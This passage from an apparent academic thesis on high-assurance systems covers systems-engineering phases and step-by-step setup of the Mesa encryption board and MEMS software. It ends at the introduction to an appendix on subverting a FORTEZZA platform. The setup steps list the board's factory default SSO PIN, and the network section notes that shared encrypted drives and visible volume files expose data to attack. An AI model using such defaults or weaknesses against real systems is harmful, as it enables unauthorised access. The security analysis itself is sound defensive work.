As with all computer systems, high assurance systems and their components on occasion will fail. For secure systems and their components, special procedures for their disposal must be in place. This is especially relevant for mass storage and crypto devices that may still contain sensitive information, even after removal from the system. The manufacturers can not position themselves to handle all disposals because they may not be cleared for access to the information that is or was stored on the device. The sensitive components must have design constraints to make them easily disposable without a lot of effort on the users part. In addition, disposal procedures must be developed for any hazardous material utilized within, or in the production of, the system. All of these support areas must be closely examined to avoid costly changes in the system design or a costly infrastructure for the customer.

6. Summary

Use of the Functional Analysis/Allocation process brings the system one step closer to being a reality. It permits the decomposition of the system into a functional architecture and fosters consideration of the design constraints for the system, sub-systems, functions, and sub-functions. The process is used to define functional requirements in the system requirements specification and to define new specifications for the sub-systems. It also presents the parent performance requirements and the functional requirements to the Synthesis phase.

E. SYNTHESIS

Synthesis is the final step in the decomposition of the system. The development team takes the low level functions and components, and develops detailed system designs to achieve the performance and functional requirements established in the Requirements

Analysis and Functional Analysis/Allocation phases. This is accomplished iteratively with Functional Analysis/Allocation to define the complete set of detailed designs. As the low-level components are defined, they may be applied to the parent function to help define the parent's architecture. This allows for the recursive integration of the entire system. The system design is mapped to the system requirements to ensure all user, mission, and operational requirements are being met.

1. Alternatives.

Different design alternatives are developed for the various functions and components. Alternatives are developed and pursued to provide the development team with best possible product via design and trade-off analysis. The design can result in detailed specifications which may include detailed schematics, blue prints, and system characteristics for hardware components. For software components, the result can be a detailed specification stating such information as design decisions, system constraints, the programming language structure, and interface inputs and outputs. A requirements matrix is used to check the alternatives to ensure compliance with the functional and performance requirements.

2. Models and Prototypes.

Models and prototypes are developed from the possible alternative designs to model the reliability and maintainability of the system, sub-systems and components with respect to operational, performance, and functional requirements. By checking the reliability of the alternatives, the team can determine if redundant systems, sub-systems and components will be required. If it is a high value sub-system or component, one that a

large portion or the entire system depends on (e.g. an authentication checker), or a high failure sub-system, then redundancy should be considered.

3. COTS Components.

During the Requirements Analysis phase, complete COTS solutions were considered as material alternatives to initiating a new development program. During the Synthesis phase, use of existing commercial products are considered in lieu of producing components/elements. The use of COTS components can reduce production, maintenance, testing, and logistics costs and schedule of the system.

In secure systems, the components must be previously evaluated or verifiable if they are to be part of the TCB. This could present problems if the product has not been previously evaluated under TCSEC requirements. To perform the evaluation the product design specifications must be purchased, which could be very costly and/or hard to obtain if the vendor does not want to sell the specifications. Such documents may not even exist.

4. Design Trade-Off Studies.

Design trade-off studies are conducted to determine which COTS products or design alternatives will be used. Each design alternative is evaluated against the parent requirements and design constraints to determine which is the best choice with respect to cost, schedule, and performance. Designs that are found to be non-compliant are removed from consideration. The items that best support the requirements are kept, but the others that were compliant are also maintained. For example, entire systems may be developed by competing sources for a competitive performance evaluation (e.g. dual aircraft production during development for competitive fly-off). This also applies to the

systems' sub-systems, functions, and components (e.g. competitive production of aircraft rudder design) to maximize use of existing technology and sources of design and production. The compliant items that are not selected may prove to be useful in the event that, during integration or further decomposition, the chosen design proves to be a poor choice.

5. Foundation Architecture.

Often when systems are being developed, designing those systems to allow for future upgrades is not a high priority or even considered. Such shortsightedness leads to legacy systems that cannot be easily upgraded. With this in mind, the development team will take the components which they have determined to be the best selections and create the basic architecture (e.g. cabinets, connectors, processor, operating system, etc.). This leads to the development of the definition of the Foundation Architecture. The Foundation Architecture consists of those components that will change the least. The intolerance to change may be due to requirements or laws of physics. These are the components that are not going to change easily throughout the life cycle of the system. It is important to establish the Foundation Architecture to allow for the adoption of new technology and future upgrades during the product's life cycle. With the basic design locked in, the sub-contractors or other component development teams can continue to improve the component design without the concern of basic architectural changes. For example, in software development, once an operating system is chosen (e.g. UNIX or Windows) the teams can usually count on the basic functions remaining compatible in the future. [Ref. 16, p. 33]

6. Hazardous Material.

When selecting designs for physical hardware, hazardous material handling and disposal must be addressed again. As stated in the Logistics Support section, when selecting any components that are made of, or produced with, hazardous materials, the developer must consider the cost and method of handling and disposal of the hazardous waste, be it component or production waste.

7. Manufacturing Preparation.

The Synthesis process is not only used for the design of the end item but is also used for the design of the manufacturing process of the system. The production members of the development team will be making plans and suggestions on designs to ease manufacturing. While producing prototypes, they are making their designs for tooling and plant layout. In traditional systems development, often the tooling and manufacturing is not even considered until of the final design is established, which can lead to complex manufacturing designs and unusual tooling. This also applies to secure systems with respect to hazardous materials and the in-house production/assembly of systems.

8. Summary

The Synthesis process has brought the requirements into the actual detailed design of the system and started the preparation for manufacturing. There are several outputs to this process. The physical characteristics of each item are established in some electronic form and kept under strict configuration management. Schematics are produced for the entire system, again under configuration management. Finally the physical architecture of the system is baselined and indicates the final design. This includes all interfaces, arrangement of components, and the physical characteristics of the system as a whole.

F. SYSTEMS ANALYSIS AND CONTROL

Systems Analysis and Control is conducted in conjunction with the other processes of the SEP. The Analyses are the trade-studies and cost effectiveness. Control is concerned with risk management, configuration management, interface management, and data management.

1. Trade-Studies.

Trade-studies are conducted in all three of the previously discussed phases within the SEP. During the requirements section they are used to help make decisions on the requirements that will meet users' requirements, security policies, and the rest of the teams areas of expertise. In the functional section, the studies are used to evaluate all of the functions and their interfaces with the other functions and their external interfaces, ensuring all meet the design constraints and performance requirements determined in the requirements process. During the synthesis phase, trade-offs are used to choose between alternatives, establish baseline configuration, and evaluate the impacts of all material and processes used to produce the components and the end product.

2. Risk Management.

Risk management is an important part of any program. It is during this phase that risk management is applied to the products, processes, and their interrelationships. The first step in risk management is to identify the risks to the system or project. Risks are not only threats, but they are also any possible occurrences, that can adversely affect the system or system development schedule. Once the risks are identified for the system, they are evaluated to determine the likelihood and the probable damage in the case of

occurrence. After the probability of damage is determined, how the risk will be handled is addressed. The risks can be eliminated, reduced, accepted, or ignored.

Risk management applies not only to the development of the system but it also applies to the system after fielding. In high assurance systems there will be situations where risks may be accepted for the benefit of cost and performance. For example, in covert channel analysis, eliminating timing channels can seriously degrade the system performance. A manufacturer may therefore suggest that the user, to achieve higher performance, assume the risk of allowing the covert channel to be exploited.

3. Management.

From the commencement of the system development process, there has to be some method of data management. Some record of what was discussed in meetings and a record of all decisions made on the system must be maintained. As designs are established, configuration management is applied to control all changes. Configuration management is an extremely important part of high assurance system development for TCSEC Classes B2 and above. There must be a system in place to ensure that any changes made to the current configuration are documented throughout all specifications, design documentation and source code [Ref. 12, p. 96]. The objective is to control who makes changes to a design and to update all engineers and other components that are concerned when there is an update in the system. This process is used to prevent the wrong people from deliberately or inadvertently making changes to the system design, and to make sure approved changes are proliferated through the system. The same concerns apply to interface management. Once an interface is established, it is crucial that the interface doesn't change without the concurrence of all authorized users of that interface.

4. Summary

The Systems Analysis and Control process ties the other processes together. In some instances, it is utilized to establish and conduct testing of the system. In other instances, it is used to verify that all requirements established are communicated to the required components.

G. CONCLUSION

The SEP system was designed to reduce the life-cycle cost of new systems by reducing the number engineering changes in production and the number of upgrades in the field. It also makes the systems inherently easy to upgrade through strict configuration management and modular design with strict control on the interfaces between modules.

1. Requirements.

The main focus of the SEP is the definition of the requirements. The more well defined the requirements, the less likely it is that changes will be required. A driving force in defining comprehensive requirements is the active participation of all members of the team, and most importantly, the user.

2. Functional Analysis.

The functional analysis takes the requirements a step further and develops the functional requirements which lead to sub-systems and functions. This turns into an iterative process until all functions are designed. Throughout the process, requirements flow to lower-level components remains essential. The independent internal modules of a high assurance system, along with the DTLS and FTLS, are produced as a result of this process.

3. Synthesis

The Synthesis results in the detailed design of the system. Every component is clearly defined to a level of detail required by the team. In software production, detailed specification languages are used to prove complex algorithms and logical design in complex systems prior to code development.

4. Systems Analysis And Control.

Systems Analysis and Control are accomplished throughout the SEP. The analysis is the testing and verification that the system is doing what the requirements indicate it should. It also helps in the decision making process of trying to decide on alternatives and trade-offs between cost, schedule, and performance.

The final outputs of the SEP are the system baseline and specifications. In the computer security community, the specifications are used to baseline the system for development. The SEP first abstracts the system and then iteratively decomposes it into manageable pieces that require supporting specification. All system decisions that were made are documented and, in conjunction with all schematics and diagrams, used to develop the system. These elements make the upgrade process, for any system that has used the SEP, very feasible and results in a system that meets user requirements.

APPENDIX C. MEDIA ENCRYPTION MANAGEMENT SYSTEM (MEMS) WITH MESA/MEDIA ENCRYPTION BOARD (MEB)

A. INTRODUCTION

This appendix addresses the Media Encryption Management System (MEMS) use of the Mykotronx™ Mesa Media Encryption Board (MEB) and the Mesa Initialization Program (MIP) . Specifically, the appendix includes: an overview describing the functionality provided by the encryption board and supporting software and hardware; the required hardware, software, and associated architectures; precautions that should be taken when operating with the system in a networked environment; a description of possible uses of the system; a detailed listing of the setup instructions. The final section of the appendix is a step-by-step instruction set for the installation, configuration and use of this encryption system with the hardware and software listed verified through several complete initializations of the system.

B. OVERVIEW OF MEMS/MESA

This media encryption system includes an encryption board and control software. The encryption board provides encryption services and the control software redirects data to and from the board prior to storage and retrieval. This system can be used to control the boot process of the host computer and to encrypt data stored on non-volatile magnetic media.

Prior to actually using the system, the MEB must be initialized. This process can be accomplished by the system administrator or by the user possessing sufficient rights and access to the system and associated cryptographic keys. The MIP overwrites the Personal Initialization Number (PIN) that was loaded during the manufacturing process prior to

initial shipment of the MEB. There are no actual Media Encryption Keys (MEKs) loaded during the manufacturing process to prevent use of the MEB prior to initialization. Likewise, there is no Cryptographic Ignition Key (CIK) present on the MEB prior to execution of the MIP. The CIK protects the keys on the MEB when the MEB is not in use. [Ref. 19, p. 3]

The MIP loads the keying material, the user and the Staff Security Officer (SSO) selected PINs, and generates the CIK for the MEB. Successful execution of the application level MIP enables operational use of the MEB. A listing of the actual steps and user responses required for successful initialization of the MEB is included in the final section of this appendix. This specific listing of the initialization process is applicable to the system configuration described in the following sections of this appendix. [Ref. 19, p. 3]

MEMS is the software, which utilizes the MEB, to encrypt and decrypt all data going to or from the designated media devices. MEMS intercepts all requests by the OS for data manipulation on a media device.

Upon successful execution of the MIP and MEMS, the MEB has been initialized, keys have been generated for encrypting data, applicable software has been loaded, and the target storage device (e.g. all or a portion of the hard drive or the whole floppy drive) has been encrypted. The storage device is accessible via securely booting the host computer with the Artifact disk discussed in the following section. Upon completion of the secure boot process, an encrypted portion, or all, of the storage device can be used to store data.

C. HARDWARE & SOFTWARE

There are two associated components for the encryption of non-volatile media: the Cryptographic Peripheral (CP) and the control software. The CP can be any cryptographic device that satisfies the MEMS interface standard. In this case, the MEB is being utilized but there is also a provision for FORTEZZA applications. The MEMS is the control software, which controls the flow of all information to and from the media where the encrypted data is stored. [Ref. 27, p. 1]

1. Hardware

The system tested was a desk top computer (i.e. 80486 architecture) using MS-DOS® version 6.0 and MS® Windows™ for Workgroups version 3.11. The MEB is available as either an Industry Standard Architecture (ISA) card or a Peripheral Component Interconnect (PCI) card. The ISA configuration is currently being utilized for this research.

The MEB fits into a standard PC ISA expansion slots. There are two dip switches to set the address for the board to function in memory (see Figure 20). One dip switch is for the I/O addressing and one is for the Basic Input/Output System (BIOS) address, and is not used. The I/O address selected must operate in cooperation with any other I/O devices such as Network Interface Cards (NICs).

A NIC's address must be set both on the hardware and in the network communications software. Depending on the NIC, the address may be set physically, as the MEB is, or there may be software to set the address on the board. Regardless, the

address must also be set in the network software. In this research situation, Win 3.11 Network Setup is utilized to configure the I/O address for the network software.




Figure 20 MEB Dip Switch Settings

The MEB is initialized using the MIP. As previously discussed, the initialization includes the assigning of passwords to the administrator and user, creating of CIKs, and generation of keys. After the MEB has been initialized and keys are loaded or generated, the MEB is ready for use by the controlling software.

2. Software

MEMS encrypts all data destined for the targeted storage media. This is accomplished by the MEMS software intercepting OS requests for access to the encrypted storage device. The architecture of MEMS is depicted in the shaded area of Figure 21.

The architecture is broken down into four components:

- Intercepting Device Drivers (IDD)
- Cryptographic Server (CS)
- Monitor
- Logon Application




Figure 21 MEMS Configuration From Ref. [28, p. 1]

The IDD captures all data transfers between the OS and the storage media. Any requests made by the OS are passed on to the CS. The CS determines the required actions to fulfill the request based upon whether the request is a read or a write, and whether the media being addressed is encrypted or not. The CS passes any requests involving encrypted media to the CP for decryption or encryption for read and write operations respectively. All accesses to the CP are via the CS to provide access control. [Ref. 27, p. 2]

The Monitor verifies the security of MEMS on a periodic basis. The time interval used by the Monitor is set by the SSO. At the designated time interval, the Monitor compares the stored checksum, generated by the Logon application when the CS is initially loaded, to the re-computed (i.e. by the Monitor) checksum of the CS code space. In addition, the Monitor performs similar checksum comparisons for integrity checks of

the IDD to insure all data is being intercepted prior to reaching the media device. [Ref. 27, pp. 4, 18] Similarly (i.e. checksum comparisons), after a designated number of read and write access requests, the CS also provides an integrity check of the Monitor [Ref. 28, pp. 22, 26-27].

The Logon application invokes MEMS and allows user access to the encrypted data. Without the Logon process the user may see encrypted volumes on the hard drive as large files but when accessed, the files will be unreadable. The Logon process uses an Artifact floppy disk created by MEMS when the SSO configures the system with the SSO application. [Ref. 27, p. 5]

The Artifact disk is a specifically configured system boot disk which contains all files and information required to boot the workstation, authenticate the user, and provide access to the encrypted media. On the disk, in addition to the required files to boot a PC, are the encryption configuration file, the Logon application, and in the case of the MEB configuration the user's CIK file. As a safeguard, the configuration file is encrypted. Within the configuration file are the checksums for the configuration file, workstation, and bootfiles. [Ref. 27, pp. 14-15]

The Artifact floppy is used to boot the workstation. During the boot process the Logon application is executed. The Logon application prompts the user for a PIN that is passed to the CP. Once the CP is unlocked, the configuration file is passed from the Artifact to the CS, which in turn decrypts the configuration table. The Logon application verifies the checksums of the configuration table (obtained from the configuration table), and the checksums of the boot sequence control files, CMOS, and BIOS against the saved checksum values on the Artifact. [Ref. 27, pp. 14-15]

Once the Logon application is complete and the CP is unlocked, the system is then ready for use. Any encrypted volumes will appear to the user as additional accessible drives. Disk drives that are encrypted in part, or in their entirety, appear to be normal drives to the user. Due to the lack of unique labeling for encrypted drives, users may fail to realize or recall that the encrypted drives store sensitive data. This may lead to vulnerabilities resulting from users unknowingly sharing encrypted drives and sensitive data in the networked environment.

D. PRECAUTIONS FOR OPERATING IN A NETWORK ENVIRONMENT

An environmental architecture common in the DoD is the networked PC architecture. Many PCs are networked to shared hardware and software resources between operational users. Due to the characteristics of the network environment, there are precautions that should be considered prior to, and during, the use of MEMS in such an environment.

The research revealed that there are some possible configurations of MEMS in a LAN environment that may lead to security vulnerabilities. If MEMS is installed in a workstation that is connected to an unsecure LAN, MEMS does not stop a networked user from sharing the encrypted drive if the host system was booted to use MEMS. Once the drive has been unlocked and shared, it appears to the LAN as just another drive accessible to anyone with which the drive has been shared.

Even if the user is educated to not share an encrypted volume or drive, there is still a possible vulnerability when sharing an unencrypted drive containing an encrypted volume. An encrypted volume on a unencrypted drive appears as a file, designated as *stacvol.dsk*, on a shared hard drive. This file represents the encrypted portion of the

device that will be used as the designated address for storing the sensitive data. On an unsecure network, this vulnerability can indicate which computers on the network have encrypted volumes and where to focus attack efforts or to simply delete the files resulting in the denial of service.

There are some obvious solutions to these vulnerabilities. First, educate the user or configure the workstation to not share drives that are encrypted or the directories that contain encrypted volumes. Second, insert a script file, into the boot files to be placed on the Artifact, to disable the network card while running MEMS. Third, place workstations that will contain sensitive information on secure LANs only. However if the LAN is encrypted then this alternative requires another CP per workstation. Additional CPs are required due to the fact that if one application logs a user off a CP then all applications utilizing that CP will be logged off. Therefore, if applications or users have been logged off a CP, use of an additional CP would insure that specifically assigned applications remain active. Alternatively, development and use of an additional MEMS IDD that intercepts data as it is being passed to the network driver and then routes it through the CP for encryption prior to transfer to the NIC would allow multiple, simultaneous use of a single CP. This additional IDD could support the transfer of information between the client and server to allow the user to store information on remote drives.

E. POSSIBLE USES/MODIFICATIONS

When trying to connect workstations via a LAN to a high assurance server there must be assurance in the workstation hardware and software providing the workstation-to-high-assurance-server trusted path. This trusted path must provide a direct communications path between the workstation and the TCB on the high assurance server.

A trusted path, required for Class B2 and above systems, must insure that this communications path does not rely on any of the untrusted layer of software on the workstation or the high assurance server. This trusted path would provide identification and authentication, access to trusted commands, and other security services for the user of the workstation. The research conducted has revealed possibilities for the use of the MEB/MEMS configuration in establishing a trusted path and other TCB functionality for the workstations in the high assurance LAN.

The MEMS may provide functionality that can be incorporated in the development of a workstation TCB NIC. Specifically, the MEMS provides a trusted boot process. The trust is placed in the Artifact disk and the CP. As previously discussed, the Artifact disk contains all of the necessary files to boot the computer and it also includes encrypted files containing verification data that the boot files on the Artifact were not changed. This functionality could provide support for the direct communications path to the high assurance server and identification and authentication services required.

In addition to the Logon application, the Monitor application also aids in insuring system trust. As previously discussed, the Monitor insures all data being transferred between the OS and storage media is being captured by the IDD and sent to the CS for encryption. It also checks the CS for proper operation on a periodic basis. The checks insure there is no malicious code bypassing the CS and IDD. This functionality could be analyzed to determine if it supports the system integrity checks required by reference [12].

The additional network IDD could be utilized as a link encrypter to encrypt all data leaving the computer via the NIC. It may be possible to further extend this IDD to accept the user PIN and userid during the Logon process and pass them to the secure

server in a *Telnet* session to log the user into the secure server. This would require that the PIN be maintained in the workstation/Artifact disk and the secure server. Alternatively, the information provided by the Artifact disk could be maintained on the secure server and accessed from the workstation via the trusted path [Ref. 27, p. 14].

Another system variation could include a script file within the *Autoexec.bat* file that would activate after successful MEMS logon to the workstation. The script would prompt the user to input the userid, PIN, and desired session level access on the server. This information would be passed via *Telnet* session to the server, which would use the information to log the user in at the desired session level, provided all of the information was authenticated. After the workstation is logged into the secure server the user would be allowed to access the information, in accordance with the implemented security mechanisms, from that session level through applications running on the server (e.g. NFS, POP).

A security vulnerability results from operating in a networked environment. Once logged in at the server, if there is only one CP for the server using one key for the network, then there may be opportunities for workstations to intercept traffic for, or from, other workstations.

One possible solution may be to modify the network IDD to allow traffic to and from a certain IP address (i.e. the secure server) only. This would force all communications to go through the server and prevent direct communications between workstations. There may be some additional security policy restrictions for configuration of workstations necessary, such as the disallowing of shared drives on workstations.

F. SETUP INSTRUCTIONS

Text = Computer displayed messages/information
Text = Action required

Install MS DOS ver 6.0

Install MS Windows for Workgroups ver 3.11

Format two floppy disks and label 1.) "SSO CIK disk" 2.) USER CIK disk"

Install NIC diagnostic program (Ethernet Adapter diagnostics Program V2.22a ATI)

Install MEB board

Turn off power
Open PC physical case
Insert MEB into open slot (full slot)
Set dip switches to 310

Install NIC

Insert NIC into open slot (full slot)
Set dip switches to 340
Close PC physical case
Apply Power

Boot the PC

Exit Windows to DOS prompt

Setup NIC I/O Base and IRQ

Run diag.exe
Select *Setup Hardware*
Set *I/O Base* to *340h* (corresponding to NIC dip switch setting)
Set *IRQ* to *11*
Select *OK* and then *Exit* diag.exe program

Launch Windows

Select *Network* Program Group

Select *Network Setup*

Select *Drivers*

Select *Setup*

Set *Interrupt (IRQ)* to *11*

Set *Base I/O Port (hex)* to *0x340*

Select *OK*

Select *Close*

Select *OK*

Select *OK* to message indicating *System.ini* file modifications.

Select *Restart Computer*

Enter *Ctrl-Alt-Del* when prompted

After reboot, exit Windows to move to DOS prompt

Place MESA V.O.3b 4 Apr 97 disk in A: drive

type *A:\mesainst\mesainst.exe* and *Enter*

Mesa setup screen displayed; *Press any key to continue*

Please enter the SSO PIN: enter *ZeroizedCard* if message is displayed indicating that MEB is a zeroized card else go to next step

Please enter the SSO Pin: (default = *Mesa* else previous SSO PIN)

Select *Change PIN*

Select *SSO*

Please enter Old PIN (default = *Mesa,* else previous PIN)

Please enter New PIN

Please re-enter new PIN

Pin has been changed, press any key to continue

Select *Change PIN*

Select *User*

Please enter new PIN (if first time for configuring this PIN else user will have to enter old, new, and re-enter new PINs if actually changing the PINs)

Please re-enter new PIN

Pin has been changed, press any key to continue

Press any key to continue. This will continue the MEB initialization and re-login as SSO

Please enter the SSO PIN:

Is the MEB going to generate Keys (Y/N)? Enter *Y*

Select *Create CIK Split File*

Create an SSO or User CIK file. Select *SSO*

Insert a diskette in the A drive. (SSO CIK disk)
Press Enter to continue or any other key to abort ....

Writing the CIK to the diskette ... Press any key to continue....

Select *Create CIK Split File*

Create an SSO or User CIK File. Select *USER*

Insert a diskette in the A drive. (USER CIK disk)
Please Enter to continue or any other key to abort ....

Writing the CIK to the diskette ... Press any key to continue....

Select *Create or Load Media Key*

You must log in as the SSO and activate the SSO CIK before creating keys or loading shared keys. Press and key to continue....

Please enter the SSO PIN:

Please insert the SSO CIK disk into the A drive and press any key ....

Where do you want to get the new key from? Select *Create a New Media Key*

Enter key register index (1 - 31):

Press any key to continue ....

Is # (# = number entered in previous step) *the correct key register (Y/N)?* Enter Y if appropriate.

Enter the name of the key archive file: Enter *key#.bin* (# = number entered in previous step; this is not a specific naming convention required, however this scheme is useful)

Key Created and stored in the file. Press any key to continue.....

Select *Quit. Are you sure?* Y

******* MEB initialized, SSO, and USER CIKs created and stored to disk. *******

System defaults to drive that mesa was launched from (e.g. C or A). Move to C drive if not already there and launch Windows.

Put MEMS for MESA installation disk ver 1.07 dated 10 Jan 97 in drive A:

Choose *File, Run.* Enter *a:install*

This will install MEMS administration Application Release v1.07 Copyright(c) 1996 Spyrus Inc. Select *Install.*

MEMS administration Application Release v1.07 will be copied to: C:\SECADMIN Select *Ok*

Files will be copied from MEMS disk to C:\ SECADMIN

Would you like me to create the program items for you? Select *Yes*

MEMS administration Application Release v1.07 has been installed successfully. Select *Ok*

System returns to Windows MEMS program group.

Launch *Notepad* in *Accessories.* Open *Config.sys.* Add following as last line in file: *DEVICE=C:\SECADMINFORTEZZA.SYS.* Save the file and open *Autoexec.bat.* Add: *C:\SECADMIN\CRYPTSER.EXE* prior to *WIN* command. Save the file and exit *Notepad.*

Remove MEMS disk from A drive

Label a blank disk as "Artifact disk" and insert A drive

Go to *Main, File Manager, Select Disk, Format Disk,* Select *Make System Disk,* Select *Ok.* Warning that all files will be erased; select *Yes* to continue.

Exit Windows

Remove the Artifact disk that was just created.

Reboot the computer.

Loading Cryptographic Server Code v1.07d (Mesa) (C) Copyright 1996 by SPYRUS Inc. All rights reserved. Press any key to continue....

Go to *Main, File Manager.* Put USER CIK disk in A drive. Copy *a:\usecik.bin* to *C:\SECADMIN.* Select *Yes.* If there are any network drives connected to the workstation being encrypted, disconnect those drives by selecting Network Drive Icon, select the drive, select *disconnect.* Exit *File Manager.*

Go to *Accessories, Notepad.* Create a new file. Enter data in this format EXACTLY:
hhhhhhhhhhhhhh(return)
pppppppppppppp(return)
yyyyyyyyyyyyyy(return)
There must be three lines of 14 characters each plus a carriage return at the end of each of the three lines. There can be any characters on each line but there must be EXACTLY 14 followed by a carriage return. Save the file as: *C:\SECADMIN\SHARED.BIN*

Go to *MEMS, Security Administration.*

Enter PIN: Enter USER PIN. Select *LOGON.*

Logon Successful

Select *Security Option, Host Settings.*

*******Do no select *Ok* in any of the following actions until the last step*******

Under *Removable Volumes,* select *Removable volume,* select *Drive A:*
Under *Removable Volumes, Volume Settings, Read Options,* select *Plain-text Media.*
Under *Removable Volumes, Volume Settings, Write Options,* select *Plain-text Media.*
Under *Removable Volumes,* select *Removable volume,* select *Drive B:*
Under *Removable Volumes, Volume Settings, Read Options,* select *Both Encrypted and Plain-text Media.*

Under *Removable Volumes, Volume Settings, Write Options,* select *Both Encrypted and Plain-text Media.*
Under *Fixed Volumes, Volume,* select *Drive C:*
Under *Fixed Volumes, Volume Size,* Enter *10* (e.g. Number of megabytes that you want to reserve for encryption).

Check that there are no additional fixed volumes available for selection. If there are, select *Drive, Volume Size, No Encryption.*

Under *Access/Configuration, BIOS/MOS Verification Failure Options,* select *Display Warning if verification fails.*
Under *Access/Configuration, Boot files Verification Failure Options,* select *Display Warning if verification fails.*
Under *Access/Configuration, Re-configuration Option,* select *Allow security setting modification after configuration.*
Under *Access/Configuration, User formatting options,* select *Allow user to format/create secure volumes.*

*****Select *Ok* *****

Select *Security Options, Convert System:* Verify that settings are as listed above.

Remove USER CIK disk.

Select *Convert.*

Insert Artifact disk as requested.

Select *Go.*

There will be several minutes of delay before the user is questioned whether he wants to continue. Select *Continue.*

Type *a:\Convert* at C prompt and *Enter.*

Boot process messages and Norton Utilities functions displayed. Boot process will restart again.

Enter user password:

Hashing and boot messages displayed.

The following message will be displayed:

A:\filldisk C:

You are about to fill the C drive!
Do you wish to continue? (Y/N) Enter *N*

Conversion process completed. Press any key to continue....

System will reboot in secure mode if Artifact disk is left in floppy drive.

Enter user password:

Do you wish to has the bootfiles? (Y/N) User can enter either option.

Crypto Server Already Installed!
Press any key to continue....

Boot process to Windows continues..

Notice Pulsing Heart Icon on Desktop. The computer has been successfully booted in the secure mode.

Under *Main, File Manager*, notice that the *D* drive has been added. This drive represents the secure volume. That drive can now be used similar to other hard or floppy drives to create, store, modify, and delete files.

APPENDIX D. SUBVERSION OF A FORTEZZA-ENABLED PLATFORM

A. INTRODUCTION

Due to frequently changing organizational work environments, there has been a significant increase in users' requirements for data sharing via various network configurations. Today's users may coexist on the same network, in the same physical environment, or they may interoperate between multiple heterogeneous networks spanning diverse geographical regions. Secure data exchange has become extremely important to organizations due to the dispersion of organizational components and due to the increase in electronic data available and essential to support mission requirements. The Multilevel Information System Security Initiative (MISSI) has emerged "... to make available an evolving set of solutions that provide secure interoperability among a wide variety of missions that compose the Defense Information Infrastructure (DII)." [Ref. 21]

1. Background of MISSI

The intent of MISSI is to provide information systems security capabilities in support of a wide range of end user environments as well as various network configurations. Specifically, the security capabilities that this initiative proposes include:

Integrity - absolute verification that data has not been modified in transmission;

Identification & Authentication (I&A) - verification of the originator of a transaction, similar to the signature on a check or a Personal Identification Number (PIN) on a bank card;

Non-Repudiation - undeniable proof of participation by both sender and receiver in a transaction, such as a bank transfer;

Confidentiality - privacy of data with encryption during transmission or computer processing, such as scrambling text for transmission or data separation during processing;

Availability - ensuring that data transmission or computing processing systems are not denied to authorized users. [Ref. 21]

The FORTEZZA crypto card component of MISSI provides the vast majority of these security services. It is possible for FORTEZZA to be integrated into high assurance systems. However, the majority of end-user configurations employing MISSI will consist of FORTEZZA coexisting with a commercial operating system of, at best, a low assurance level.

The majority of end-users will employ MISSI (with FORTEZZA and FORTEZZA-enabled applications), utilizing a workstation with a DOS, Windows, or UNIX operating system, to protect Sensitive But Unclassified (SBU) data. Since the MISSI implementation layers FORTEZZA and FORTEZZA-enabled applications (email, web browsers, file storage, remote login, file transfer, etc.) at a higher logical layer than the operating system, understanding the assurance of the underlying operating system is fundamental to assessing the level of confidence that should be placed in such an implementation.

2. Overview

The most widespread use of MISSI is, or will be, protecting SBU data. There has been, and will continue to be for the foreseeable future, a tremendous increase in the use of applications that process this SBU data, such as email, file sharing and web browsers. Assessing the implementation of an initiative such as MISSI may provide valuable insight regarding how a significant amount of data will be protected in DoD. This appendix will

serve to identify areas of concern relating to a MISSI configuration that was examined, present the details of a successful subversion attack against that configuration, and to provide a conclusion regarding the trust that should be placed in that configuration. The specific intent of this appendix is to identify areas within the MISSI configuration that may present security concerns and provide an example of why a high assurance base is required for systems processing sensitive data.

B. SUBVERSION

Attacking or subverting a system requires an understanding of the actual implementation of the system of interest. Simply observing the implemented configuration in operation can provide significant indicators of where a subvertor might focus his attention. However, a sound understanding of the theory and mechanisms used in the implementation of the system components can significantly reduce the resources required for successful subversion.

